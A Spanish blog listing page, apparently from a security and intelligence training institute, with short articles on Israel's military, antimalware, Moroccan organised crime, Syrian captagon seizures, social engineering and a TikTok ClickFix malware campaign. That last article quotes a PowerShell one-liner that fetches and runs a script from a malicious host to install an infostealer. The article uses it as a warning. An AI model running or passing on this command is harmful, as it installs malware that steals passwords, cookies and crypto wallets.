Inicio Blog Página 103

Israel entre la gloria y el desgaste: ¿ejército invencible o potencia militar agotada?

0

Israel enfrenta una guerra prolongada con múltiples frentes y consecuencias globales. Su poder militar ya no garantiza solo seguridad, sino que también implica riesgos estratégicos. En este artículo, Sebastián Ruda, alumno del Máster Profesional de Analista de Inteligencia de LISA Institute, analiza cómo el futuro del país depende tanto de su fuerza como de su legitimidad internacional.

La pregunta que atraviesa a Israel hoy no es únicamente si puede ganar la guerra en Gaza. También se cuestiona si puede contener las amenazas de Irán, Siria y Hezbollah.

La verdadera cuestión estratégica es qué tipo de victoria puede sostener en el tiempo. Israel ha demostrado que su preparación, innovación tecnológica y respaldo de Estados Unidos lo convierten en una potencia en Medio Oriente. 

➡️ Te puede interesar: 7 de octubre: el ataque de Hamás que desató la guerra en Gaza

Esta victoria tiene un precio. En lo económico, el conflicto amenaza con frenar su dinamismo; en lo social, la fatiga de la guerra erosiona la cohesión; y en lo diplomático, su imagen enfrenta crecientes críticas globales. A la espera de la decisión de Hamás sobre la propuesta de Estados Unidos, Israel encara una disyuntiva compleja.

Una actualidad marcada por los conflictos en diferentes frentes

Israel atraviesa uno de los momentos más desafiantes de su historia reciente. Con frentes abiertos en Gaza, la amenaza de Irán, la inestabilidad en Siria y la presión del Líbano y Qatar, Israel enfrenta conflictos de múltiples dimensiones. Estos no solo se libran en el terreno militar, sino también en los ámbitos económico, político y reputacional.

El desenlace de esta etapa, marcada por la ofensiva contra Hamás en Gaza, abre un interrogante crucial. ¿Saldrá Israel fortalecido como uno de los ejércitos más avanzados del mundo, o terminará siendo una potencia militar agotada por el peso económico y el desgaste de su imagen internacional?

Israel ha construido durante décadas una reputación de invulnerabilidad. Esto se debe a la preparación de sus Fuerzas de Defensa (FDI), el alcance global del Mossad y una innovación tecnológica superior en la región. Sin embargo, ahora enfrenta la posibilidad de que la prolongación de los conflictos altere de manera determinante su estabilidad.

La fuerza militar israelí y el respaldo de Estados Unidos

Israel, con apenas nueve millones de habitantes y un territorio reducido, posee unas Fuerzas de Defensa consideradas entre las más sofisticadas y preparadas. Actualmente mantiene 169.500 efectivos activos y alrededor de 465.000 reservistas que pueden ser movilizados en cuestión de días. Esta estructura otorga una capacidad de respuesta inmediata, aunque también supone un costo social y económico elevado cuando la movilización se prolonga.

➡️ Te puede interesar: Dimite el jefe de la inteligencia de Israel por no impedir los ataques del 7 de octubre

La superioridad tecnológica de Israel es central. Fue pionero en el uso de drones militares y hoy lidera la integración de inteligencia artificial en el campo de batalla.

A esto se suma su arsenal de defensa antimisiles (Iron Dome, David’s Sling y Arrow 3). Estos sistemas han neutralizado decenas de miles de cohetes lanzados desde Gaza o el Líbano, reduciendo significativamente las bajas civiles.

Este poder no se explica únicamente por la resiliencia israelí: la relación estratégica con Estados Unidos es vital. Washington entrega anualmente unos 3.8 mil millones de dólares en ayuda militar, que incluyen financiamiento y acceso a tecnología avanzada, como los cazas F-35.

Además, el Pentágono y las Fuerzas de Defensa de Israel (IDF) mantienen cooperación en inteligencia, ciberseguridad y ejercicios conjuntos. Esto consolida a Israel como un brazo extendido de la proyección estadounidense en Medio Oriente.

El Mossad: la sombra que se fortalece

Si las FDI representan el músculo visible de Israel, el Mossad es la sombra estratégica que asegura la iniciativa. La guerra en Gaza y las tensiones con Irán, Siria y el Líbano han evidenciado el alcance del Mossad. Este servicio ha sido considerado durante décadas como uno de los más efectivos del mundo.

➡️ Te puede interesar: El rol y futuro del Mossad y la VEVAK

El Mossad ha penetrado profundamente en entornos enemigos, especialmente en Irán. Sus operaciones han incluido sabotajes a instalaciones nucleares y asesinatos selectivos de figuras clave. 

En Siria y el Líbano, sus acciones han permitido anticipar y neutralizar movimientos de Hezbollah y monitorear el despliegue de la Guardia Revolucionaria iraní. Además, el Mossad se ha consolidado como instrumento de diplomacia encubierta, participando en negociaciones indirectas con Hamás a través de Qatar y Egipto.

Innovación tecnológica y guerra de precisión

El verdadero poder militar de Israel radica en su capacidad tecnológica. Actualmente, figura entre los diez mayores exportadores de armas del mundo. Tiene clientes como India y Alemania, interesados en sus sofisticados sistemas de defensa.

➡️ Te puede interesar: Análisis DAFO del Líbano: Debilidades, Amenazas, Fortalezas y Oportunidades

En el plano ofensivo, Israel ha desarrollado una doctrina de guerra de precisión basada en inteligencia artificial, drones y municiones inteligentes. Durante la campaña en Gaza, se reportó el uso de algoritmos de IA para priorizar objetivos y coordinar ataques aéreos. Esto se complementa con la unidad 8200, especializada en ciberinteligencia, que refuerza sus capacidades de ciberguerra.

Esta combinación convierte a Israel en un laboratorio de guerra del siglo XXI. Al mismo tiempo, amplifica las críticas sobre el uso de la fuerza.

El costo económico, social, diplomático y político de la guerra

La fortaleza militar de Israel se sostiene sobre una paradoja. Cuanto más prolongados son los conflictos, mayor es la presión sobre su economía, su cohesión interna y su legitimidad internacional.

En lo económico, el Banco de Israel estimó que el conflicto iniciado en 2023 redujo en casi un 0,6 % el PIB de 2024. La movilización de más de 300.000 reservistas afectó sectores clave como el tecnológico y el agrícola. Además, el gasto militar extraordinario superó los 20.000 millones de dólares en ese mismo año.

En lo social, la prolongación del conflicto ha exacerbado la fatiga ciudadana. Aunque las encuestas muestran apoyo a la campaña contra Hamás, también revelan malestar por la duración de la guerra y el número de bajas. Las divisiones políticas internas, que ya existían antes del conflicto, permanecen latentes.

➡️ Te puede interesar: Guerra de narrativas: cómo la desinformación moldea el poder global

En el plano diplomático, Israel mantiene el apoyo de Estados Unidos y algunos aliados europeos. Sin embargo, enfrenta condenas en la ONU, retrocesos en los Acuerdos de Abraham y denuncias internacionales.

En América Latina, Colombia (históricamente un socio cercano) atraviesa tensiones bajo la presidencia de Gustavo Petro. Aun así, la mayoría del país sigue respaldando los vínculos estratégicos e históricos con Israel.

Escenarios futuros: ¿invencible o desgastado?

Entre 2025 y 2030 se abren al menos tres escenarios posibles:

Escenario 1: Ejército invencible. Israel consolida su disuasión regional casi absoluta, reafirmando su estatus como la fuerza militar más avanzada del mundo en relación con su tamaño.

Escenario 2: Potencia agotada, El costo económico y social de la guerra supera los beneficios militares, generando aislamiento diplomático y crisis fiscal.

Escenario 3: Resistencia estratégica. Es el más probable, en el cual Israel mantiene su superioridad militar. Sin embargo, lo hace a un costo creciente que limita su proyección global y lo hace más dependiente de EE. UU.

Con todo lo anterior, resulta evidente que Israel oscila entre la gloria de ser reconocido como el ejército más preparado del mundo y el desgaste de convertirse en una potencia agotada.

Lo indiscutible es que, en cualquier escenario, Israel seguirá contando con uno de los ejércitos más experimentados del planeta. Acumula más horas de combate real, una comunidad de inteligencia temida y capacidades tecnológicas que lo mantienen varios pasos por delante de sus adversarios.

Sin embargo, el costo humanitario de la ocupación y los bombardeos en Gaza (con miles de víctimas civiles y desplazados) ha profundizado el desgaste de la imagen de Israel ante la comunidad internacional.

Esta situación no solo genera distancias políticas con aliados históricos y nuevos socios potenciales. También alimenta una creciente tensión en Medio Oriente, donde cada acción militar israelí se convierte en catalizador de reacciones regionales.

En consecuencia, la fortaleza militar puede garantizar victorias en el campo de batalla. Pero también puede abrir heridas diplomáticas y sociales que condicionen el lugar de Israel en el mundo durante los próximos años.

➡️ Si quieres adentrarte en las Relaciones Internacionales y adquirir habilidades profesionales, te recomendamos los siguientes programas formativos:
Antimalware: qué es, cómo funciona y en qué se diferencia del antivirus

La guía esencial para entender la utilidad del antimalware y por qué necesitas uno en tus sistemas.

En un mundo donde la actividad digital domina nuestra vida cotidiana, la protección de los dispositivos se ha convertido en una prioridad. A diario, millones de archivos y programas circulan por la red, y entre ellos se esconden amenazas que intentan robar datos, dañar sistemas o simplemente infiltrarse en nuestros dispositivos sin permiso. En este escenario, las herramientas de ciberseguridad cobran un papel esencial, desde los antivirus tradicionales hasta las nuevas generaciones de programas de antimalware, diseñados para adaptarse a los ataques más recientes.

¿Qué es el antimalware?

El antimalware es un software dedicado a detectar, bloquear y eliminar todo tipo de programas maliciosos, conocidos en conjunto como malware. Estos incluyen virus, troyanos, ransomware, spyware o adware, entre otros. Su objetivo es impedir que estas amenazas alteren el funcionamiento del sistema o accedan a información sensible.

➡️ Te puede interesar: Máster Profesional en Ciberseguridad, Ciberinteligencia y Ciberdefensa

A diferencia de los antivirus tradicionales, que en sus inicios se centraban en virus concretos, el antimalware ofrece una defensa más amplia y moderna. Analiza comportamientos sospechosos, examina archivos en tiempo real y utiliza técnicas de inteligencia artificial o aprendizaje automático para reconocer nuevas amenazas antes incluso de que se propaguen.

¿Cómo funciona el antimalware?

El funcionamiento del antimalware combina varios mecanismos para ofrecer una protección preventiva y reactiva:

  1. Análisis en tiempo real: inspecciona continuamente los archivos, aplicaciones y conexiones de red para detectar comportamientos extraños o procesos no autorizados.
  2. Escaneo bajo demanda: permite revisar el sistema en busca de software malicioso ya instalado.
  3. Análisis heurístico: estudia patrones de comportamiento o fragmentos de código para identificar amenazas nuevas o desconocidas.
  4. Listas de firmas y bases de datos en la nube: el programa consulta registros actualizados de amenazas conocidas para identificarlas al instante.

Gracias a esta combinación, el antimalware no solo corrige infecciones, sino que previene ataques antes de que puedan causar daños. Su capacidad de aprendizaje continuo le permite adaptarse a las tácticas cambiantes de los ciberdelincuentes.

¿En qué se diferencia un antimalware de un antivirus?

Aunque comparten un mismo propósito (proteger tu dispositivo), antimalware y antivirus no son idénticos. El antivirus es una herramienta clásica, diseñada originalmente para combatir virus informáticos específicos. Por su parte, el antimalware abarca una protección más completa, enfrentando una variedad mayor de amenazas.

CaracterísticaAntivirusAntimalware
ObjetivoVirus tradicionalesTodo tipo de malware (virus, troyanos, ransomware, etc.)
TecnologíaBasada en firmas conocidasBasada en análisis de comportamiento y detección proactiva
ActualizaciónManual o programadaConstante, con bases de datos en la nube
AlcanceReactivoPreventivo y predictivo

Hoy en día, muchos antivirus modernos integran funciones antimalware, difuminando la diferencia práctica entre ambos. Sin embargo, los programas creados específicamente como antimalware suelen ofrecer mayor flexibilidad frente a amenazas nuevas o sofisticadas.

Tipos de malware que combate un antimalware

Un programa antimalware moderno sirve como escudo contra múltiples tipos de amenazas. Los más frecuentes incluyen:

  • Virus: se adhieren a archivos legítimos y se replican al ejecutarlos.
  • Troyanos: se hacen pasar por programas útiles para abrir una puerta trasera en el sistema.
  • Ransomware: bloquea el acceso a los datos y exige un rescate para liberarlos.
  • Spyware: recopila información personal sin consentimiento.
  • Adware: muestra publicidad invasiva, afectando al rendimiento del sistema.

La versatilidad del antimalware le permite identificar y eliminar cada uno de estos tipos de software malicioso, incluso aquellos que los antivirus convencionales podrían pasar por alto.

Ventajas de usar un antimalware

Adoptar un antimalware actualizado ofrece beneficios concretos:

  • Protección continua contra ataques emergentes gracias al análisis en tiempo real.
  • Actualizaciones automáticas mediante la nube, que mantienen la herramienta siempre al día.
  • Mayor detección de amenazas mediante el aprendizaje automático y el análisis heurístico.
  • Remediación avanzada para eliminar infecciones residuales que otros programas podrían ignorar.

En entornos empresariales, estos sistemas también ayudan a mantener la integridad de los datos y a cumplir normas de ciberseguridad, reduciendo el riesgo de pérdida de información sensible o parálisis operativa.

Cómo elegir el mejor antimalware

Al seleccionar un programa antimalware, conviene tener en cuenta varios factores:

  1. Compatibilidad con tu sistema operativo y otros programas de seguridad.
  2. Frecuencia de actualizaciones, idealmente automáticas y en la nube.
  3. Consumo de recursos, para no afectar el rendimiento del dispositivo.
  4. Nivel de soporte técnico y facilidad de uso.

Las pruebas independientes de laboratorios especializados como AV-Test o AV-Comparatives pueden orientar tu elección, comparando tasas de detección y rendimiento de diferentes soluciones.

El futuro del antimalware

La evolución del antimalware va de la mano del desarrollo tecnológico. Las nuevas generaciones integran algoritmos de inteligencia artificial capaces de identificar amenazas sin patrones previos, y se apoyan en análisis comportamentales del sistema. Con el auge del Internet de las Cosas (IoT) y los ataques automatizados, estos programas se convertirán en herramientas cada vez más esenciales para proteger redes domésticas y corporativas.

➡️ Te puede interesar: Curso de Prevención y Gestión de Ciberriesgos y Ciberataques

El concepto de antimalware ya no se limita a una aplicación instalada, sino que se está transformando en un ecosistema de seguridad inteligente basado en la nube, capaz de anticipar, prevenir y neutralizar ataques antes de que los usuarios sean conscientes del peligro.

Por todo eso, en la era digital actual, depender solo de un antivirus básico ya no es suficiente. Los ciberdelincuentes utilizan técnicas más sofisticadas, y las amenazas evolucionan a gran velocidad, de tal forma que el antimalware representa una capa adicional (y necesaria) de protección, que combina la velocidad, la inteligencia y la prevención.

Si quieres adquirir más conocimientos, te recomendamos los siguientes cursos formativos:

El Tribunal Superior de Bogotá absuelve a Álvaro Uribe por falta de pruebas

El expresidente Uribe queda libre tras la revocación de su condena por soborno y fraude procesal.

El Tribunal Superior de Bogotá absolvió este martes 21 de octubre al expresidente colombiano Álvaro Uribe de los delitos de soborno de testigos y fraude procesal. La decisión anula la condena de doce años de arresto domiciliario impuesta hace un par de meses. El caso, iniciado en 2012, enfrentó a Uribe con acusaciones de sobornar testigos para alterar declaraciones sobre su presunta relación con el paramilitarismo en Antioquia. El juez Manuel Antonio Merchán sostuvo que la sentencia previa era insostenible por sus deficiencias en la valoración de pruebas.

Merchán declaró que «no se acreditó» que Uribe «hubiera instigado el delito de soborno en actuación penal», motivo por el cual revocó la condena. Además, afirmó que la jueza Sandra Heredia basó su decisión en apreciaciones «subjetivas» y mostró un evidente «sesgo» contra el exmandatario. Según expuso, el fallo de primera instancia partía de «premisas vagas, genéricas y sesgadas», lo que vulneraba los principios de imparcialidad y rigor judicial.

➡️ Te puede interesar: Máster Profesional de Analista Internacional y Geopolítico

El magistrado también desmontó la acusación por fraude procesal al señalar que carecía de «sustento probatorio y jurídico». Esta valoración llevó a absolver por completo a Uribe, quien había sido declarado culpable de manipulación de testigos y fraude en un proceso que involucraba presuntos sobornos gestionados por su abogado, Diego Cadena, a dos paramilitares encarcelados.

Aunque la absolución representa un giro judicial, el proceso continúa abierto. Las partes implicadas aún pueden presentar alegaciones ante el Tribunal Supremo, que dispone de un plazo de cinco años para pronunciar una decisión definitiva. En su momento, la condena dictada por Heredia convirtió a Uribe en el primer exmandatario colombiano sentenciado penalmente, con una multa superior a 3.444 millones de pesos, equivalente a unos 720.700 euros.

Si quieres adquirir más conocimientos, te recomendamos los siguientes programas formativos:
Geopolítica criminal de la mafia marroquí en el siglo XXI

0

La mafia marroquí ha evolucionado hacia modelos descentralizados, sofisticados y transnacionales. Lejos de los estereotipos, opera en redes híbridas que conectan África, Europa y América Latina. Artiom Vnebraci Popa explica cómo este fenómeno desafía las capacidades de control estatal y transforma el equilibrio entre seguridad, economía y migración.

Cuando en los medios de comunicación se refiere a la «mafia marroquí», se emplea una terminología simplificadora de la realidad criminal geográficamente diferenciada. En contraposición a las clásicas estructuras piramidales, como la Cosa Nostra siciliana o los cárteles mexicanos, el crimen organizado marroquí funciona de forma descentralizada. Opera como un ecosistema con actores diferenciados en cuanto a orígenes, objetivos y modelos operativos.

➡️ Te puede interesar: El rol de la extorsión en las nuevas estructuras del crimen organizado 

Así, el elemento fundamental para comprender este ecosistema es reconocer sus fronteras étnicas. Sin embargo, dentro de la mafia marroquí no se incluye a las familias del crimen judeo-marroquíes como la Organización Abergil, ni tampoco los clanes Abutbul y Domrani, que se consideran parte de la mafia israelí.

Con todo ello, tal colaboración transnacional evidencia cómo las identidades criminales trascienden las fronteras nacionales mientras mantienen especializaciones culturales específicas.

Diferenciación territorial y distribución geográfica de la mafia marroquí

En las montañas del Rif (en la región de Ketama y Al Hoceïma), opera una estructura que presenta características arraigadas territorialmente con metodologías modernas. Esta ha desarrollado durante décadas una profesionalización en el cultivo y procesamiento del cannabis.

La jerarquía rifeña funciona bajo un modelo de «federalismo criminal», donde cada valle mantiene parcial autonomía mientras participa en redes de distribución más amplias. Los líderes locales actúan como intermediarios entre la producción regional y los distribuidores internacionales.

Por otro lado, las organizaciones criminales originarias del Atlas Medio y Alto han desarrollado una especialización en logística transfronteriza. Esta se basa en el conocimiento ancestral de las rutas comerciales subsaharianas.

Su estructura es más flexible y se basa en células familiares que pueden activarse o desactivarse según las necesidades de mercado. Tal adaptabilidad les ha permitido diversificar su inversión hacia el tráfico de personas, armas y precursores químicos para la fabricación de drogas sintéticas. Esto los ha convertido en arquitectos logísticos del crimen transnacional marroquí.

➡️ Te puede interesar: La geopolítica de la mafia japonesa: cómo Tokuryu «venció» a la Yakuza

Por último, la metrópoli económica de Casablanca ha generado un tercer modelo diferente. Se trata de organizaciones criminales urbanizadas que se especializan en blanqueo de capitales, fraude fiscal y creación de estructuras empresariales complejas. Estas facilitan las operaciones de otros actores criminales.

Estos grupos, menos visibles mediáticamente pero sutilmente sofisticados, han desarrollado organizaciones-espejo. Estas imitan a las corporaciones modernas legítimas, desde la ingeniería financiera hasta la inteligencia competitiva.

Representan la evolución más avanzada del crimen organizado marroquí, operando en las intersecciones grises entre legitimidad e ilegalidad.

¿Cómo opera actualmente la mafia marroquí?

Un caso paradigmático de estas redes lo constituye el Puerto de Róterdam, principal punto de entrada de estupefacientes hacia el continente europeo.

El puerto no solo funciona como punto de entrada de cocaína y otras drogas. También actúa como centro de convergencia logística, donde se realizan transferencias entre contenedores, almacenamiento temporal y redistribución hacia ciudades europeas como Ámsterdam, Berlín o Londres.

Así, en octubre de 2022, una operación coordinada entre las aduanas neerlandesas y la policía belga logró desarticular una organización. Esta intentaba introducir 1.200 kg de clorhidrato de cocaína ocultos en un contenedor procedente de Panamá.

La carga inicial fue sustituida por material falso y seguida hasta una nave industrial en Wilrijk (Bélgica). Este modus operandi se basa en la infiltración laboral y la corrupción de empleados portuarios. Se ha normalizado hasta permitir al crimen transnacional mover cargamentos con altos niveles de impunidad.

La estructura delictiva conocida como Mocro Maffia está integrada en gran parte por personas de origen marroquí asentadas en Países Bajos, Bélgica y el sur de España. Este grupo ejemplifica el funcionamiento de una parte del nodo diaspórico que actúa como intermediario entre productores latinoamericanos de cocaína y mercados de consumo europeos. Al mismo tiempo, mantiene vínculos estrechos con bandas marroquíes dedicadas al tráfico de hachís.

En Marruecos, la producción y exportación de hachís mantiene una economía informal de gran calado. Su transporte hacia Europa se realiza mediante un ecosistema logístico que incluye embarcaciones rápidas, drones, narcolanchas, veleros recreativos y contenedores marítimos.

➡️ Te puede interesar: El cártel de Medellín y el de Sinaloa: los más temidos en la historia del narcotráfico

Este sistema se sustenta en redes de vigías, tecnología GPS y puntos de acopio. También utiliza barrios enteros como plataformas logísticas, especialmente en localidades como La Línea de la Concepción, Algeciras y Tarifa.

Pero cabe destacar, que tales nodos criminales trascienden el ámbito del narcotráfico. Las denominadas economías sombra abarcan también delitos ambientales, como la extracción ilegal de arena. Es un delito a menudo subestimado, pero con graves impactos ecológicos en los ecosistemas marinos y litorales, que representa al mismo tiempo un negocio millonario.

En varias regiones del norte de África, donde el sector de la construcción crece al margen de la legalidad, grupos criminales extraen volúmenes masivos de arena de playas, dunas y fondos marinos para abastecer mercados clandestinos de materiales de construcción. Se estima que en Marruecos más de la mitad de la arena utilizada en construcción proviene de origen ilegal; y parte de este tráfico comparte rutas, medios de transporte y actores con las redes narcotraficantes.

Esta diversificación delictiva configura escenarios criminales convergentes en redes híbridas de alta complejidad. Estas están articuladas en estructuras horizontales que dificultan su persecución por parte de las autoridades.

Esto evidencia que la operatividad de la «mafia marroquí» no responde a actividades delictivas aisladas. Por el contrario, forma parte de un ecosistema criminal vinculado a economías informales, conflictos sociales, flujos migratorios y redes de corrupción institucional.

Alianzas y rivalidades del crimen organizado marroquí

En primer lugar, se ha de destacar su colaboración con los cárteles latinoamericanos. Entre ellos están el Cártel de Sinaloa, el Clan del Golfo y la Oficina de Envigado.

A los cárteles, se les facilita la entrada de grandes cargamentos de cocaína en Europa a través de puertos como Róterdam o Amberes. Asimismo, los clanes criminales marroquíes han consolidado vínculos importantes con estructuras mafiosas tradicionales como la Camorra napolitana (a través de Raffaele Imperiale), y con clanes gallegos en España (con los que comparten operaciones de narcotráfico marítimo). También se han documentado relaciones regulares con redes criminales irlandesas (como el Kinahan Cartel) y con la Penose neerlandesa. 

Sin embargo, esta complejidad estructural también ha dado lugar a profundas rivalidades internas y conflictos externos. Dentro del crimen marroquí en Europa, han emergido facciones enfrentadas como los clanes vinculados a figuras como Gwenette Martha. Estos han protagonizado guerras «fratricidas» con múltiples asesinatos.

En paralelo, han mantenido tensiones con grupos turcos como la familia Baybaşin. Son rivales en el control de rutas de heroína y de enclaves logísticos clave en los Países Bajos.

Relación con el Estado marroquí y cierre de círculo

La relación entre el Estado marroquí y las redes criminales, constituye un modelo sofisticado de coexistencia funcional que va más allá de la corrupción tradicional. Así, estas redes llegan a actuar como «subcontratistas informales» que gestionan flujos migratorios según demandas diplomáticas y geopolíticas.

➡️ Te puede interesar: Marruecos y la rebelión de la Generación Z: entre la indignación social y el riesgo de inestabilidad

A cambio, Rabat obtiene beneficios indirectos. Entre ellos se encuentran divisas ilegales recicladas en la economía formal, inteligencia no oficial sobre movimientos de actores externos y una reducción de presión interna al «solucionar» ciertos problemas.

Estas redes operan rutas mixtas que combinan el tráfico de personas y drogas. Esto ha quedado evidenciado en recientes operaciones que desarticularon grupos en Ceuta y Algeciras. Estas organizaciones obtenían millones de euros mediante el uso de menores (mulas) para pilotar embarcaciones.

Además, se detectaron redes que introducían migrantes magrebíes desde Marruecos hasta el Reino Unido, y luego hacia Europa por rutas clandestinas.

De esta forma, Marruecos ha demostrado saber emplear la migración como herramienta estratégica de presión, flexibilizando sus fronteras en momentos críticos.

Así, el Estado marroquí mantiene una estructura criminal paralela que le permite manejar la presión migratoria como moneda de cambio. Al mismo tiempo, las redes delictivas gozan de una impunidad parcial y control territorial.

Esto configura un sistema de gobernanza criminal donde Estado, mercado y territorio se entrelazan. Juntos sostienen la economía política de la migración y el crimen organizado en el exterior.


➡️ Si quieres adentrarte en la Criminología y adquirir habilidades profesionales, te recomendamos los siguientes programas formativos:
Siria incauta más de una decena de pastillas de captagon en Damasco

Nueva operación antidrogas en Siria desmantela una red de contrabando de captagon tras meses de vigilancia e intensifica las redadas contra el tráfico de esta droga, fuente clave del antiguo régimen.

Las autoridades Sirias (en el país tras la caída del régimen de Bashar al Assad en diciembre de 2024) informaron este martes 21 de octubre de la incautación de unas doce millones de pastillas de captagon en los alrededores de la capital Damasco. La operación, descrita como una de las mayores de los últimos meses, se enmarca en los esfuerzos del nuevo gobierno por desarticular las redes de narcotráfico que operan en el país. El Ministerio del Interior sirio confirmó que la acción se llevó a cabo tras recibir datos de Inteligencia que apuntaban a movimientos sospechosos en la zona de Al Dumair.

➡️ Te puede interesar: Máster Profesional de Analista de Inteligencia

El director del Departamento Antidrogas, Jaled Eid, explicó además que las fuerzas de seguridad actuaron contra «una red de contrabando de drogas que buscaba sacar del país una gran cantidad de narcóticos». Según precisó, la operación comenzó tras una fase prolongada de seguimiento y vigilancia. Eid también afirmó que las autoridades lograron detener al líder del grupo criminal, aunque los demás implicados continúan prófugos y bajo búsqueda activa.

Vigilancia activa contra el captagon

«Tras una vigilancia cuidadosa y continuada, se llevó a cabo una operación cualitativa exitosa que se saldó con la incautación de aproximadamente doce millones de pastillas de captagon y la detención del líder de la red», declaró. El funcionario añadió que las drogas confiscadas serán «destruidas», mientras que el detenido ya se entregó a las autoridades judiciales «para que se tomen las medidas legales necesarias contra él», según el comunicado oficial difundido en la cuenta de Telegram del Ministerio del Interior.

➡️ Te puede interesar: Curso de Experto en Análisis e Investigación del Narcoterrorismo

La semana anterior, el Ejecutivo de transición comunicó la detención de tres personas y la incautación de más de 265.000 pastillas de captagon en Alepo, al norte del país. Desde su instauración, ha ejecutado múltiples operaciones para desmantelar redes vinculadas con el narcotráfico, sobre todo de esta sustancia estimulante. El captagon fue una de las principales fuentes de financiación del régimen de Al Assad durante los años de guerra civil iniciada en 2011, según admiten los nuevos responsables de seguridad.

Nueva estafa usa TikTok para enviar malware con falsos tutoriales

Una campaña en TikTok difunde supuestas guías para obtener software gratis que realmente instalan malware y roban contraseñas mediante ataques ClickFix.

Una reciente campaña de ciberdelincuentes utiliza TikTok como plataforma para difundir vídeos que fingen ofrecer métodos gratuitos para acceder a software y servicios de pago, como Windows, Photoshop o Netflix. Estos tutoriales, en apariencia inofensivos, esconden ataques conocidos como ClickFix, diseñados para distribuir malware y robar información personal, incluidas contraseñas. Según advirtió el SANS Internet Storm Center (ISC), los atacantes están aprovechando la enorme visibilidad de TikTok para diseminar campañas de ingeniería social disfrazadas de ayudas técnicas.

➡️ Te puede interesar: Máster Profesional en Ciberseguridad, Ciberinteligencia y Ciberdefensa

Los ciberdelincuentes han convertido la red de vídeos cortos de ByteDance en un espacio ideal para enganchar a las víctimas. A través de guías que prometen activar software o servicios premium de forma gratuita, logran atraer a usuarios de todas las edades. Los vídeos instruyen paso a paso sobre cómo ejecutar supuestos procesos técnicos para desbloquear funciones restringidas o versiones completas. Sin embargo, en realidad manipulan a los usuarios para que ejecuten código malicioso.

Tácticas de ingeniería social

Según los hallazgos del ISC, los ataques ClickFix emplean ventanas emergentes o instrucciones visuales que imitan herramientas de soporte técnico. Su objetivo es convencer a las víctimas de seguir indicaciones que culminan en la ejecución de un script malicioso en PowerShell, donde el usuario cree que está solucionando un problema o accediendo a una función gratuita, cuando en realidad está cediendo el control de su dispositivo.

➡️ Te puede interesar: Curso de Concienciación en Ciberseguridad

Bleeping Computer verificó que los vídeos incluyen comandos cortos, como [iex (irm slmgr.win/photoshop)], que los usuarios deben copiar y ejecutar como administradores. Este código conecta con servidores remotos desde los que se descargan otros scripts de PowerShell. Detrás de ese proceso, se ocultan dos ejecutables que se instalan sin el consentimiento del usuario, uno de ellos identificado como una variante del ladrón de información Aura Stealer.

Control del dispositivo

El malware Aura Stealer se centra en extraer credenciales de inicio de sesión, cookies de autenticación y carteras de criptomonedas almacenadas en el dispositivo. De forma paralela, un segundo ejecutable es capaz de compilar código bajo demanda, aunque se desconoce su función concreta. Los investigadores sospechan que podría servir para ampliar las capacidades del ataque o mantener el acceso persistente al sistema comprometido.

➡️ Te puede interesar: Curso de Prevención y Gestión de Ciberriesgos y Ciberataques

Como consecuencia de esta operación, los expertos alertan de que cualquier usuario que haya seguido las instrucciones de estos vídeos en TikTok ha visto comprometidas sus contraseñas. Además, los expertos alertan en que no existen métodos legítimos para obtener software de pago sin licencia. Del mismo modo, Bleeping Computer ha recordado que la ejecución de comandos desconocidos desde fuentes no verificadas puede derivar en la pérdida total de datos y violaciones graves de seguridad.

Ingeniería social: qué es, cómo funciona y cómo protegerte

Este artículo explica qué es la ingeniería social, muestra casos reales en los que se aplica y cómo evitarla

Hay veces en las que un clic, una respuesta automática o contestar a una llamada es suficiente para acabar con un sistema entero. Este es el caso de la ingeniería social, un peligro que no actúa con malware sofisticado, sino engañando.

¿Qué es la ingeniería social?

La ingeniería social es una forma de manipulación psicológica orientada a conseguir que una persona haga algo que no debería hacer: compartir una clave, abrir un archivo malicioso, dar acceso a un sistema o simplemente revelar información que parece inofensiva. A diferencia de otros ciberataques que dependen de agujeros técnicos, aquí el punto débil somos nosotros.

➡️ Te puede interesar: ¿Qué es el cibercrimen y cómo protegerse?

No siempre se presenta igual, pero sí sigue un patrón reconocible. Primero, el atacante recopila información. Puede buscar datos en redes sociales, páginas web corporativas o en cualquier fuente pública. Después, entra en contacto con la víctima. A veces por correo, otras por teléfono o incluso en persona. Y si consigue ganarse su confianza o generarle suficiente urgencia, da el siguiente paso: pedir algo.

Ahí es donde ocurre el fallo. Porque ese «algo» puede parecer un simple trámite, pero abre la puerta a un robo, un chantaje o un ataque mayor.

Casos reales de ingeniería social

Hay numerosos ejemplos. Desde campañas masivas de phishing que simulan correos de bancos o empresas conocidas, hasta estafas dirigidas que suplantan a directivos para ordenar transferencias millonarias. Incluso se han dado casos de atacantes que dejan USB infectados en zonas públicas esperando que alguien los conecte por curiosidad.

➡️ Te puede interesar: Protección de datos personales: cómo mantener tu información segura en línea

También están los fraudes por SMS (smishing) y las llamadas automáticas que fingen ser de organismos oficiales (vishing). En todos los casos, el objetivo es el mismo: explotar la confianza, la prisa o el miedo de la víctima para que actúe sin pensar.

Uno de los más conocidos es el fraude al CEO, donde un empleado recibe un correo que parece venir del director general pidiendo una acción urgente, como realizar un pago o compartir información delicada. Si esto llega a darse, los daños pueden ser inmensos.

Claves para no caer en ataques de ingeniería social

Si algo suena raro, lo más probable es que lo sea. Lo básico funciona: verificar el remitente de los correos, no abrir enlaces dudosos, desconfiar de urgencias forzadas y no compartir datos personales si no hay total certeza de quién los pide.

➡️ Te puede interesar: Análisis del perfil criminológico de los ciberdelincuentes

Actualizar el software ayuda, pero aquí lo clave es pensar. La formación en ciberseguridad dentro de las empresas, por ejemplo, ha demostrado ser más eficaz que muchos antivirus. Y en casa, conviene aplicar lo mismo: pensar antes de actuar.

La realidad es que la ingeniería social seguirá presente mientras haya alguien dispuesto a confiar. La buena noticia es que no hace falta ser experto en informática para evitarlo, basta con hacer una pausa, mirar dos veces y no creerse todo lo que llega a la bandeja de entrada.

➡️ Si quieres adquirir conocimientos sobre Ciberseguridad, te recomendamos los siguientes cursos formativos:

El Partido Republicano cierra una sección juvenil en Nueva York por mensajes de odio

Los líderes republicanos de Nueva York votan por unanimidad la disolución de los Jóvenes Republicanos tras la filtración de un chat con mensajes antisemitas y homófobos.

La dirección del Partido Republicano en el estado de Nueva York votó por unanimidad la eliminación de los Jóvenes Republicanos tras la filtración de un chat con mensajes antisemitas y homófobos. El canal interno, publicado por el portal Politico, expuso comentarios sobre cámaras de gas, Adolf Hitler y agresiones sexuales. El escándalo llevó a la organización estatal a actuar de forma inmediata, dada la gravedad de los contenidos y la implicación directa de su dirigencia juvenil.

